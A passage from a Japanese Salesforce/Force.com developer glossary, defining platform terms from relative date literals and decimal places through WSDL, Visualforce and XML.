: `last month`または`next year`など、時間の相対的範囲を示すSOQLクエリまたはSOSLクエリのキーワード。

小数点の位置
: 数値、通貨、パーセント項目で、小数点の右に入力できる桁数合計。たとえば、4.98の場合は2となります。これ以上の桁の数値を入力した場合は、四捨五入されます。たとえば、[小数点の位置]が2の場合に4.986と入力すると、その数値は4.99となります。Salesforceでは、round half upアルゴリズムを使用します。中間値は常に四捨五入されます。たとえば、1.45は1.5に切り上げられます。–1.45は–1.5に切り上げられます。

連動関係
: 1つのオブジェクトの存在が別のオブジェクトの存在に依存する関係。必須項目、連動オブジェクト(親子)、ファイル含有(参照画像など)、および順序の依存性(あるオブジェクトをリリースする前に別のオブジェクトをリリースする必要がある場合)など、連動関係にはさまざまな種類があります。

連動項目
: 対応する制御項目で選択された値に基づいて、使用可能な値が表示される、カスタムの選択リストまたは複数選択の選択リストの項目。

リリース
: 無効な状態の機能を有効な状態にします。たとえば、Salesforce ユーザインターフェースの新機能をリリースする場合、その機能を他のユーザが表示できるように「リリース済み」オプションを選択する必要があります。

  アプリケーションまたは他の機能を開発から本番に移行するプロセスです。

  ローカルファイルシステムから Salesforce 組織にメタデータコンポーネントを移動します。

  インストールされたアプリケーションをリリースすると、アプリケーション内に、組織内のユーザが使用できるカスタムオブジェクトが作成されます。カスタムオブジェクトをリリース前に使用できるのは、「アプリケーションのカスタマイズ」権限を持つシステム管理者およびユーザのみです。

非推奨のコンポーネント
: 要件が時間と共に変化するにつれて、開発者は管理パッケージ内の機能を改良する場合があります。このとき、管理パッケージ内の一部のコンポーネントを再設計することが必要になる場合があります。「管理-リリース済み」パッケージのコンポーネントには開発者が削除できないものもありますが、後のパッケージバージョンでコンポーネントを非推奨にして、新しい登録者がそのコンポーネントを受け取らないようにすることができます。一方、そのコンポーネントは既存の登録者および API インテグレーションでは引き続き機能します。

詳細
: 単一のオブジェクトレコードに関する情報を表示するページ。レコードの詳細ページでは情報を表示できますが、編集ページでは変更が可能です。

  レポートで、サマリー情報とレポートにあるすべての情報のすべての列データを含むものとを区別するための用語。[詳細の表示]/[詳細を非表示] を使用して、レポートの詳細の表示/非表示を切り替えることができます。

Salesforce 開発者
: Salesforce 開発者 Web サイト (developer.salesforce.com) では、サンプルコード、ツールキット、オンライン開発者コミュニティなど、プラットフォーム開発者向けの幅広いリソースを提供しています。開発向けの Force.com プラットフォーム環境も、ここから入手できます。

開発環境
: 本番組織のユーザに影響を与えることなく設定変更を行える Salesforce 組織。Sandbox 組織と Developer Edition 組織の 2 つの開発環境があります。

E

メールアラート
: メールアラートは、メールテンプレートを使用してワークフロールールまたは承認プロセスによって生成され、Salesforce ユーザなど、指定された受信者に送信されるワークフローおよび承認アクションです。

Enterprise WSDL
: Salesforce 組織のみでインテグレーションを構築する顧客や、Tibco、webMethods などのツールを使って強い型キャストが必要なインテグレーションを構築するパートナー向けの強い型付けの WSDL です。Enterprise

WSDLの欠点は、組織のデータモデルに存在するすべての一意のオブジェクトおよび項目にバインドされているため、1 つの Salesforce 組織のスキーマだけを扱うという点です。

エンティティ関係図 (ERD)
データをエンティティ(またはForce.comプラットフォームではオブジェクト)に整理し、それらのリレーションを定義することができるデータモデリングツールです。主要な Salesforce オブジェクトの ERD ダイアグラムについては、*『SOAP API 開発者ガイド』*を参照してください。

列挙項目
列挙は、WSDLでの選択項目と同じです。項目の有効な値は、同じデータ型を持つ指定可能な値のセットに厳密に制限されます。

F

Facet
表示された親領域を facet の内容で上書きできるようにする、別の Visualforce コンポーネントの子です。

項目
テキストまたは通貨の値など、情報の特定の部分を保持するオブジェクトの一部。

項目の連動関係
別の項目の値に基づいて、選択リストの内容を変更できるフィルタ。

項目レベルセキュリティ
項目が、ユーザに非表示、表示、参照のみ、または編集可能であるかどうかを決定する設定。Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition でのみ使用できます。

Force.com
クラウドでアプリケーションを構築するための Salesforce プラットフォーム。Force.com は、強力なユーザインターフェース、オペレーティングシステムおよびデータベースを結合して、企業全体でアプリケーションをカスタマイズおよび展開できます。

Force.com IDE
開発者がEclipse開発環境でForce.comアプリケーションを管理、作成、デバッグおよびリリースできるEclipseプラグイン。

Force.com 移行ツール
ローカルファイルシステムと Salesforce 組織との間で Force.com コンポーネントを移行する Apache Ant 開発スクリプトを作成するためのツールキットです。

外部キー
値が別のテーブルの主キーと同じ項目です。外部キーは、別のテーブルの主キーのコピーとしてみなすことができます。2つのテーブルのリレーションは、あるテーブルの外部キーの値と、別のテーブルの主キーの値が一致することによって成り立ちます。

G

getter メソッド
開発者がページのマークアップにデータベースその他の計算値を表示するためのメソッド。

値を返すメソッドです。「Setter メソッド」を参照してください。

グローバル変数
: 組織データの参照に使用できる特別な差し込み項目。

  アプリケーション外 (SOAP API 内、または別の Apex コード) から参照する必要があるメソッドに使用するメソッドアクセス修飾子。

ガバナ制限
: 効率性の低いコードを作成する開発者が他の Salesforce ユーザのリソースを独占しないようにする Apex 実行の制限です。

グレゴリオ暦
: 世界中で使用されている、12 か月構造に基づいたカレンダーです。

H

階層カスタム設定
: 特定のプロファイルまたはユーザの設定を「カスタマイズ」できる組み込みの階層ロジックを使用するカスタム設定の種類。階層ロジックでは、現在のユーザの組織、プロファイル、およびユーザ設定を確認し、最も限定的な (つまり「最下位」) 値が返されます。階層では、組織の設定はプロファイル設定によって上書きされ、プロファイル設定はユーザ設定によって上書きされます。

HTTP デバッガ
: AJAX Toolkit から送信される SOAP 要求を識別し、調査するために使用できるアプリケーション。ローカルコンピュータで稼動するプロキシサーバとして動作し、各要求を調査および認証できます。

I

ID
: 「Salesforce レコード ID」を参照してください。

IdeaExchange
: Salesforce ユーザが新しい商品のコンセプトを提案したり、お気に入りの拡張機能を勧めたり、製品マネージャや他のユーザと対話したり、今後のリリースが予定される Salesforce 製品のプレビューを行ったりすることができるフォーラム。IdeaExchange ideas.salesforce.com を参照してください。

インポートウィザード
: Salesforce 組織にデータをインポートするツール。[設定] からアクセスできます。

インスタンス
: 組織のデータをホストし、アプリケーションを実行する単一の論理サーバとして示されるソフトウェアおよびハードウェアのクラスタです。Force.com プラットフォームは複数のインスタンスで稼動しますが、1 つの組織のデータは常に 1 つのインスタンスに保存されています。

インテグレーション開発環境 (IDE)
: ソースコードエディタ、テストツールおよびデバッグツール、ソースコード管理システムとの統合など、ソフトウェア開発者に包括的な機能を提供するソフトウェアアプリケーション。

インテグレーションユーザ
: クライアントアプリケーションまたはインテグレーションのみを対象に定義された Salesforce ユーザです。また、SOAP API コンテキストではログインユーザとも呼ばれます。

ISO コード
国際標準化機構が定める国コードで、各国を 2 文字で表します。

J

連結オブジェクト
2つの主従関係を持つカスタムオブジェクトです。カスタム連結オブジェクトを使用して、2つのオブジェクト間の「多対多」リレーションをモデル化できます。たとえば、「バグ」という名前のカスタムオブジェクトを作成し、1 つのバグを複数のケースに、また 1 つのケースを複数のバグに関連付けることができます。

L

文字数/桁数
テキスト項目の場合、カスタム項目に入力できる最大文字数 (255 文字まで) を指定するパラメータ。

数値、通貨、パーセント項目の場合、整数部として入力できる桁数を指定するパラメータ。たとえば、123.98 の場合は 3 と指定します。

Lightning Connect
Lightning Connect を使用すると、ERP (Enterprise Resource Planning) システムのデータなど、Salesforce 以外に保存されているレコードにアクセスできます。Salesforce は外部オブジェクト内にあるデータを表示し、外部データソースへの Web サービスコールアウト経由でリアルタイムにデータにアクセスします。

リストカスタム設定
組織全体からアクセスできる再使用可能な静的データセットを提供するカスタム設定の種類。アプリケーション内で特定のデータセットを頻繁に使用する場合は、そのデータをリストカスタム設定に含めることにより、アクセスが簡素化されます。リスト設定に含まれるデータが、プロファイルやユーザごとに異なるということはなく、組織全体で利用できます。リストデータの例には、2文字の州の省略名、国際電話の発信番号、製品のカタログ番号などがあります。データはキャッシュされるため、アクセスのコストが低く、効率的です。ガバナ制限の対象となる SOQL クエリを使用する必要はありません。

リストビュー
特定の条件による項目 (リード、取引先、または商談など) のリスト表示。Salesforce には、事前に定義されたビューがあります。

エージェントコンソールでは、リストビューが、具体的な条件に基づいてレコードのリストビューを表示する最上位のフレームです。[コンソール] タブに表示して選択できるリストビューは、各オブジェクトのタブで定義されたリストビューと同じです。コンソール内でリストビューを作成することはできません。

ローカルネーム
ユーザまたは取引先の言語で保存される項目の値。項目のローカルネームは、項目の標準名称に関連付けられます。

参照関係
2つのレコード間の関係で、互いを関連付けることができます。たとえば、ケースには、特定の納入商品をケースに関連付ける、納入商品との参照関係があります。関係の一方で、参照項目を使用して、ユーザは、ルックアップアイコンをクリックして、ポップアップウィンドウから別のレコードを選択できます。関連

付けられたレコードでは、その後、リンクされたすべてのレコードを表示する関連リストを表示できます。参照項目が削除されたレコードを参照している場合、デフォルトで Salesforce が参照項目をクリアします。または、レコードが参照関係にある場合は削除されないようにすることもできます。

M

管理パッケージ
ユニットとして AppExchange に投稿され、名前空間と、場合によりライセンス管理組織に関連付けられるアプリケーションコンポーネントの集合です。アップグレードをサポートするには、管理パッケージであることが必要です。組織は、他の多くの組織でダウンロードおよびインストールできる単一の管理パッケージを作成できます。管理パッケージは、未管理パッケージとは異なり、コンポーネントの一部がロックされていて、後でアップグレードできます。未管理パッケージには、ロックされたコンポーネントは含まれておらず、アップグレードはできません。また、管理パッケージでは、開発者の知的財産保護のため、登録している組織では特定のコンポーネント (Apex など) は隠されます。

共有の直接設定
レコード所有者がレコードにアクセス権を持たないユーザに参照権限および編集権限を与えることができるレコードレベルのアクセスルールです。

多対多リレーション
リレーションの両端に多くの子があるリレーション。多対多リレーションは、連結オブジェクトを使用して実装されます。

メタデータ
組織およびいずれかの部署の構造、外観、機能に関する情報。Force.com では、メタデータを記述するのに XML を使用します。

メタデータベースの開発
アプリケーションを宣言的な「設計図」として定義できるアプリケーション開発モデル。コードは必要ありません。データモデル、オブジェクト、フォーム、ワークフローなど、プラットフォームに構築されたアプリケーションはメタデータで定義されます。

メタデータ WSDL
Force.com Metadata API コールを使用するユーザの WSDL。

マルチテナンシー
すべてのユーザおよびアプリケーションが単一で共通のインフラストラクチャおよびコードベースを共有するアプリケーションモデル。

MVC (Model-View-Controller)
アプリケーションをデータを示すコンポーネントに分割する設計パラダイム (モデル)、ユーザインターフェースでデータを表示する手段 (ビュー)、およびビジネスロジックデータを使用してデータを処理する手段 (コントローラ)。

N

名前空間
パッケージコンテキストでは、ドメイン名と同様、AppExchange にある自社パッケージとその内容を他の開発者のパッケージと区別するための 1 ～ 15 文字の英数字で構成される識別子です。Salesforce では、Salesforce

組織のすべての一意のコンポーネント名に自動的に名前空間接頭辞とそれに続く2つのアンダースコア(__)を追加します。

ネイティブアプリケーション
Force.comの設定(メタデータ)定義で排他的に開発されたアプリケーションです。ネイティブアプリケーションには、外部サービスまたは外部インフラストラクチャは必要ありません。

O

オブジェクト
Salesforce組織に情報を保存するために使用するオブジェクト。オブジェクトは、保存する情報の種類の全体的な定義です。たとえば、Caseオブジェクトを使用して、顧客からの問い合わせに関する情報を保存できます。各オブジェクトについて、組織は、そのデータ型の具体的なインスタンスに関する情報を保存する複数のレコードを保有します。たとえば、佐藤次郎さんから寄せられたトレーニングに関する問い合わせに関する情報を保存するケースレコードと、山田花子さんから寄せられたコンフィグレーションの問題に関する情報を保存するケースレコードなどです。

オブジェクトレベルのヘルプ
カスタムオブジェクトに提供できるカスタムヘルプのテキスト。カスタムオブジェクトレコードのホーム(概要)、詳細、編集ページ、リストビューや関連リストに表示されます。

オブジェクトレベルセキュリティ
特定のユーザに対してオブジェクト全体を非表示にできる設定。ユーザはそうしたデータの存在を知ることもできません。オブジェクトレベルセキュリティはオブジェクト権限で指定されます。

一対多リレーション
1つのオブジェクトが多数のオブジェクトに関連するリレーション。たとえば、取引先に1つまたは複数の関連取引先責任者がある場合があります。

組織
ライセンスユーザセットが定義されたSalesforceのリリース。組織は、Salesforceの各お客様に提供される仮想スペースです。組織には、すべてのデータおよびアプリケーションが含まれており、他のすべての組織から独立しています。

組織の共有設定
ユーザが組織で持つデータアクセスのベースラインレベルを指定できる設定。たとえば、オブジェクト権限によって有効化されている特定のオブジェクトの任意のレコードを参照できますが、編集するには別の権限が必要となるよう、組織の共有設定を設定できます。

アウトバウンドコール
Salesforce CRM Call Centerのコールセンターの外部にユーザから発信するコール。

アウトバウンドメッセージ
アウトバウンドメッセージは、外部サービスなどの指定したエンドポイントに指定の情報を送信するワークフロー、承認、およびマイルストン活動です。アウトバウンドメッセージは、Salesforceの設定メニューで設定します。その後で、外部エンドポイントを設定する必要があります。SOAP APIを使用して、メッセージのリスナーを作成できます。

所有者
レコード(取引先責任者またはケースなど)が割り当てられる個別ユーザです。

P

PaaS
「サービスとしてのプラットフォーム」を参照してください。

パッケージ
AppExchange を介して他の組織で使用可能な Force.com のコンポーネントおよびアプリケーションのグループです。AppExchange にまとめてアップロードできるように、パッケージを使用してアプリケーションおよび関連するコンポーネントをバンドルします。

パッケージの連動関係
これは、1つのコンポーネントが、そのコンポーネントが有効であるために必要な他のコンポーネント、権限、または設定を参照する場合に作成されます。コンポーネントに含めることができるのは、次のとおりです (ただし、それに限定するものではありません)。

- 標準項目またはカスタム項目
- 標準オブジェクトまたはカスタムオブジェクト
- Visualforce ページ
- Apex コード

権限と設定に含めることができるのは、次のとおりです (ただし、それに限定するものではありません)。

- ディビジョン
- マルチ通貨
- レコードタイプ

パッケージのインストール
インストールによって、パッケージの内容を Salesforce 組織に組み込みます。AppExchange のパッケージには、アプリケーション、コンポーネントまたはこの 2 つの組み合わせを含めることができます。パッケージをインストールした後に、適宜パッケージのコンポーネントをリリースして組織のユーザが一般的に使用できるようにします。

パッケージバージョン
パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、毎回のメジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。

未管理パッケージはアップグレードできないため、各パッケージバージョンは単に配布用コンポーネントのセットです。パッケージバージョンは管理パッケージでより大きな意味を持ちます。パッケージは異なるバージョンで異なる動作をします。公開者は、パッケージバージョンを使用して、パッケージを使用する既存のインテグレーションに影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを強化することができます。「パッチ」と「パッチ開発組織」も参照してください。

Partner WSDL
複数の Salesforce 組織にまたがって動作するインテグレーションや AppExchange アプリケーションを構築する場合に顧客、パートナー、ISV が使用する、弱い型付けの WSDL です。この WSDL では、開発者が適切なオブジェクト表現でデータのマーシャリングを行います。通常、ここには XML の編集が含まれます。ただし、

開発者は特定のデータモデルまたはSalesforce組織に依存しません。強い型付けのEnterprise WSDLとは対照的です。

パッチ
: パッチを使用することにより、開発者は、管理パッケージ内の既存のコンポーネントの機能を、登録者組織にその動作の変更を意識させずに変更することができます。たとえば、新しい変数を追加したり、Apexクラスの内容を変更したりできますが、その方法を追加、廃止、または削除することはできません。パッチは、すべてのパッケージバージョンに付加された *patchNumber* によって追跡されます。「パッチ開発組織」および「パッケージバージョン」も参照してください。

パッチ開発組織
: パッチバージョンを開発、維持、およびアップロードする組織。パッチ開発組織は、開発者組織がパッチの作成を要求すると、自動的に作成されます。「パッチ」および「パッケージバージョン」も参照してください。

サービスとしてのプラットフォーム (PaaS)
: アプリケーションを作成し、クラウドでリリースするために開発者がサービスプロバイダが提供するプログラミングツールを使用する環境。アプリケーションはサービスとしてホストされ、インターネットを経由して顧客に提供されます。PaaSベンダは、特殊なアプリケーションを作成および拡張するAPIを提供します。またPaaSベンダは、リリースしたアプリケーションおよび各顧客データの日常メンテナンス、操作およびサポートを行う責任があります。このサービスで、プログラマが独自のハードウェア、ソフトウェア、そして関連ITリソースを使用してアプリケーションをインストール、構成、保守する必要性を緩和します。PaaS環境を使用して、あらゆる市場区分にサービスを配信することができます。

Platform Edition
: セールスやサービス & サポートなどの標準Salesforceアプリケーションを含まないEnterprise Edition、Unlimited Edition、またはPerformance Editionに基づいたSalesforceエディションです。

主キー
: リレーショナルデータベースのコンセプトです。リレーショナルデータベースの各テーブルには、データ値が一意にレコードを識別する項目があります。この項目を、主キーと呼びます。2つのテーブルのリレーションは、あるテーブルの外部キーの値と、別のテーブルの主キーの値が一致することによって成り立ちます。

本番組織
: 実際の本番データとそれらにアクセスするライブユーザを持っているSalesforce組織です。

プロトタイプ
: 他のApexコードに使用できるクラス、メソッド、および変数。

Q

クエリロケータ
: 返された最後の結果レコードのインデックスを指定する、`query()` または `queryMore()` APIコールから返されるパラメータ。

クエリ文字列パラメータ
: 通常URLの「?」文字の後に指定されている名前 - 値のペア。次に例を示します。

```
http://na1.salesforce.com/001/e?name=value
```

R

レコード
Salesforce オブジェクトの単一インスタンス。たとえば、「John Jones」は取引先責任者レコードの名前となります。

レコード ID
各レコードの一意の識別子。

レコードレベルセキュリティ
データを制御するメソッドで、特定のユーザがオブジェクトを参照および編集でき、ユーザが編集できるレコードを制限できます。

レコードのロック
レコードのロックは、項目レベルのセキュリティや共有設定に関係なく、ユーザがレコードを編集できないようにします。未承認のレコードは、Salesforce によって自動的にロックされます。ロックされたレコードを編集するには、ユーザは特定のオブジェクトに対するオブジェクトレベルの「すべての編集」権限、または「すべてのデータの編集」権限が割り当てられている必要があります。[申請時のアクション] 関連リスト、[最終承認時のアクション] 関連リスト、[最終却下時のアクション] 関連リスト、および [取り消し時のアクション]関連リストには、デフォルトで「レコードのロック」アクションが含まれています。申請時のアクションおよび取り消し時のアクションでは、このデフォルトのアクションを編集することはできません。

レコード名
すべての Salesforce オブジェクトの標準項目です。レコード名が Force.com アプリケーションに表示されると、値はレコードの詳細ビューへのリンクとして表示されます。レコード名は自由形式のテキストまたは自動採番項目です。［レコード名］には、必ずしも一意の値を割り当てる必要はありません。

ごみ箱
削除した情報を表示し、復元できるページ。ごみ箱には、サイドバー内のリンクからアクセスします。

リレーション
ページレイアウト内の関連リストおよびレポート内の詳細レベルを作成するために使われる、2 つのオブジェクトの間の接続。両方のオブジェクトの特定の項目において一致する値を使用して、関連するデータにリンクします。たとえば、あるオブジェクトには会社に関連するデータが保存されていて、別のオブジェクトには人に関連するデータが保存されている場合、リレーションを使用すると、その会社で働いている人を検索できます。

リレーションクエリ
SOQL コンテキストで、オブジェクト間のリレーションを辿り、結果を識別および返すクエリ。親対子および子対親の構文は、SOQL クエリでは異なります。

ロール階層
レコードレベルのセキュリティで使用される設定。ロール階層によって特定のレベルのロールを割り当てられたユーザは、組織の共有モデルとは関係なく、階層において自分よりも下位のユーザが所有しているデータ、および該当のユーザと共有しているデータに対する参照、編集権限を持つことになります。

積み上げ集計項目
主従関係の子レコードの値の集計値を自動的に提供する項目の種別。

実行ユーザ
各ダッシュボードには*実行ユーザ*が指定され、そのユーザのセキュリティ設定によってダッシュボードに表示されるデータが決まります。実行ユーザが特定の 1 ユーザである場合、すべてのダッシュボード閲覧者には、閲覧者個々人のセキュリティ設定に関係なく、実行ユーザのセキュリティ設定に基づいてデータが表示されます。動的ダッシュボードの場合、実行ユーザをログインユーザに設定することができるため、各ユーザには独自のアクセスレベルに従ってダッシュボードが表示されます。

S

SaaS
「サービスとしてのソフトウェア (SaaS)」を参照してください。

Sコントロール

メモ: Sコントロールは、Visualforce ページに置き換えられました。2010 年 3 月以降、新しい組織同様、Sコントロールを作成したことのない組織は、Sコントロールを作成できなくなります。既存のSコントロールに影響はありません。今後も編集できます。

カスタムリンクで使用するカスタム Web コンテンツ。カスタムSコントロールには、Java アプレット、Active-X コントロール、Excel ファイル、カスタム HTML Web フォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

Salesforce 証明書と鍵のペア
Salesforce の証明書およびキーペアは、要求がユーザの組織からのものであることを確認する署名として使用されます。証明書と鍵は、外部 Web サイトとの認証済み SSL 通信で使用されるか、組織を ID プロバイダとして使用するときに使用されます。要求が Salesforce 組織から行われていることの確認が必要な外部 Web サイトとを使用している場合必要なのは、Salesforce 証明書と鍵のペアの生成です。

Salesforce レコード ID
Salesforce の 1 つのレコードを識別する 15 文字または 18 文字の一意の英数字文字列です。

Salesforce SOA (サービス指向アーキテクチャ)
Apex 内から外部 Web サービスへのコールを実行できる Force.com の強力な機能です。

Sandbox
開発、テストおよびトレーニング用の、Salesforce 本番組織とほぼ同一のコピー。Sandbox のコンテンツとサイズは、Sandbox の種別および Sandbox に関連付けられた本番組織のエディションによって異なります。

準結合
準結合は、SOQL クエリの `IN` 句の別のオブジェクトのサブクエリです。準結合を使用して、特定のレコードタイプの商談がある取引先のすべての取引先責任者を取得するなど、高度なクエリを作成できます。「反結合」も参照してください。

セッション ID
ユーザが Salesforce に正常にログインした場合に返される認証トークンです。セッション ID を使用すると、ユーザが Salesforce で別のアクションを実行するときに毎回ログインする必要がなくなります。レコード ID または Salesforce ID と異なり、Salesforce レコードの一意の ID を示す用語です。

セッションタイムアウト
ログインしてからユーザが自動的にログアウトするまでの時間です。セッションは、前もって決定された非活動状態の期間の後、自動的に終了します。非活動状態の期間の長さは、[設定] の [セキュリティのコン

トロール]をクリックすることによってSalesforceで設定できます。デフォルト値は120分(2時間)です。ユーザがWebインターフェースでアクションを実行またはAPIコールを実行すると、非活動状態タイマーが0にリセットされます。

Setterメソッド
値を割り当てるメソッド。Getterメソッドも参照してください。

設定
システム管理者が組織の設定およびForce.comアプリケーションをカスタマイズおよび定義できるメニューです。組織のユーザインターフェース設定に応じて、[設定]はユーザインターフェースのヘッダーでリンクになっている場合もあれば、ユーザ名の下でドロップダウンリストになっている場合もあります。

サイト
Force.comサイトでは、公開Webサイトとアプリケーションを作成できます。それらはSalesforce組織と直接統合されるため、ユーザがログインする場合にユーザ名やパスワードは必要ありません。

SOAP (Simple Object Access Protocol)
XML符号化データを渡す一定の方法を定義するプロトコルです。

SOAP API
Salesforce組織の情報へのアクセスを提供するSOAPベースのWebサービスアプリケーションのプログラミングインターフェースです。

sObject
Force.comプラットフォームに保存可能なすべてのオブジェクトの抽象または親オブジェクト。

サービスとしてのソフトウェア (SaaS)
ソフトウェアアプリケーションがサービスとしてホストされ、顧客にインターネットを経由して提供される配信モデル。SaaSベンダは、アプリケーションおよび各顧客データの日常メンテナンス、操作およびサポートを行う責任があります。このサービスで、顧客が独自のハードウェア、ソフトウェア、そして関連ITリソースを使用してアプリケーションをインストール、構成、保守する必要性を緩和します。SaaSモデルを使用して、あらゆる市場区分にサービスを配信することができます。

SOQL (Salesforceオブジェクトクエリ言語)
Force.comデータベースからデータを選択する条件を指定するために使う、単純で強力なクエリ文字列を構築できるクエリ言語です。

SOSL (Salesforceオブジェクト検索言語)
Force.com APIを使用して、テキストベースの検索を実行できるクエリ言語。

標準オブジェクト
Force.comプラットフォームに含まれる組み込みオブジェクトです。アプリケーション独自の情報を格納するカスタムオブジェクトを作成することもできます。

システムログ
開発者コンソールの一部。コードスニペットのデバッグに使用できる独立したウィンドウ。ウィンドウの下部にテストするコードを入力して、[実行]をクリックします。システムログの本文には、実行する行の長さや、作成されたデータベースコール数などのシステムリソース情報が表示されます。コードが完了しなかった場合は、コンソールにデバッグ情報が表示されます。

T

タグ
Salesforce でデータを独自の方法で記述および整理するために使用され、ほとんどのレコードに関連付けることができる単語または短い語句。システム管理者がタグを有効化できるのは、取引先、活動、納入商品、キャンペーン、ケース、取引先責任者、契約、ダッシュボード、ドキュメント、行動、リード、メモ、商談、レポート、ソリューション、ToDo、およびカスタムオブジェクト (リレーションシップグループメンバーを除く) です。タグには、SOAP API からもアクセスできます。

テストケースカバー率
テストケースは、コードを使用した、予測される実際のシナリオです。テストケースは実際の単体テストではありませんが、単体テストが実施する内容を指定するドキュメントです。テストケースのカバー率が高い場合、特定されたすべてまたはほとんどの実際のシナリオが単体テストとして実装されます。「コードカバー率」と「単体テスト」も参照してください。

Test メソッド
特定のコードが適切に動作しているかを確認する Apex クラスメソッド。Test メソッドは引数を採用せず、データをデータベースにコミットしません。また、コマンドラインまたは Force.com IDE のような Apex IDE で `runTests()` システムメソッドによって実行できます。

テスト組織
Sandbox を参照してください。

トランザクション、Apex
*Apex トランザクション*は、1 つの単位として実行される一連の操作を表します。トランザクションの実行には、すべての DML 操作が正常に完了することが求められます。いずれかの操作でエラーが発生した場合はトランザクション全体がロールバックされます。この場合、データは一切データベースにコミットされません。トランザクションの境界は、トリガ、クラスメソッド、匿名のコードブロック、Visualforce ページ、カスタム Web サービスメソッドのいずれかにすることができます。

トリガ
データベースの特定の種類のレコードが挿入、更新、または削除される前後で実行する Apex の一部です。各トリガは、トリガが実行されるレコードへのアクセス権限を提供する一連のコンテキスト変数で実行し、すべてのトリガは一括モードで実行します。つまり、一度に 1 つずつレコードと処理するのではなく、複数のレコードを一度に処理します。

トリガコンテキスト変数
トリガおよびトリガが起動するレコードに関する情報へのアクセス権限を提供するデフォルト値。

U

V

入力規則
指定される基準に一致しない場合、レコードを保存しない規則。

バージョン
項目のリリースを示す数値。バージョンを表示できる項目は、API オブジェクト、項目およびコール、Apex クラスおよびトリガ、Visualforce ページおよびコンポーネントです。

ビュー
Visualforce で定義された Model-View-Controller モデルのユーザインターフェース。

ビューステート
要求間のデータベース状態を維持するために必要なすべての情報が、ビューステートに保存されます。

Visualforce
開発者が、プラットフォームに作成されたアプリケーションのカスタムページおよびコンポーネントを容易に定義できる、単純で、タグベースのマークアップ言語。各タグが、ページのセクション、関連リスト、または項目など、大まかなコンポーネントときめの細かいコンポーネントのどちらにも対応しています。コンポーネントの動作は、標準の Salesforce ページと同じロジックを使用して制御することも、開発者が独自のロジックを Apex で記述されたコントローラと関連付けることもできます。

Visualforce コントローラ
コントローラ、Visualforce を参照してください。

Visualforce ライフサイクル
ユーザセッションでページがどのように作成されて破棄されるかを示す Visualforce ページの各実行フェーズ。

Visualforce ページ
Visualforce を使用して作成された Web ページ。通常、Visualforce ページには組織に関連する情報が表示されますが、データの変更や取得も可能です。PDF ドキュメントやメールの添付ファイルなど、さまざまな方法で表示できます。また CSS スタイルに関連付けることもできます。

W

Web サービス
さまざまなプラットフォームで稼動していたり、さまざまな言語で作成されていたり、地理的に離れてた場所にある場合であっても、2つのアプリケーションがインターネットを経由してデータを容易に交換できるメカニズム。

WebService メソッド
サードパーティのアプリケーションのマッシュアップなど、外部システムによって使用できる Apex クラスメソッドまたは変数。Web サービスメソッドは、グローバルクラスで定義する必要があります。

Web サービス API
Salesforce 組織の情報へのアクセスを提供する Web サービスアプリケーションプログラミングインターフェース。「SOAP API」および「Bulk API」も参照してください。

ワークフローと承認時のアクション
メールアラート、ToDo、項目自動更新、アウトバウンドメッセージなどの、ワークフローと承認時のアクションは、ワークフロールールまたは承認プロセスで起動できます。

ラッパークラス
ログイン、セッションの管理、レコードのクエリおよびバッチなど、一般的な機能を抽象化するクラス。ラッパークラスを使用すると、インテグレーションでより容易にプログラムロジックを開発、保持、およ

び一か所に保存でき、コンポーネント間で容易に再利用できるようになります。Salesforce のラッパークラスの例として、Salesforce SOAP API の JavaScript ラッパーである AJAX Toolkit、Salesforce CRM Call Center の CTI Adapter で使用される `CCritical Section` などのラッパークラス、または SOAP API を使用して Salesforce にアクセスするクライアントインテグレーションアプリケーションの一部として作成されたラッパークラスなどがあります。

WSDL (Web Services Description Language) ファイル
Web サービスと送受信するメッセージの形式を説明する XML ファイル。開発環境の SOAP クライアントは、Salesforce Enterprise WSDL または Partner WSDL を使用して、SOAP API で Salesforce と通信します。

X

XML (拡張可能マークアップ言語)
構造化データの共有と移動を可能にするマークアップ言語。Metadata API を使用して取得またはリリースされるすべての Force.com コンポーネントは、XML 定義に従って表されます。

Y

該当用語はありません。

Z

該当用語はありません。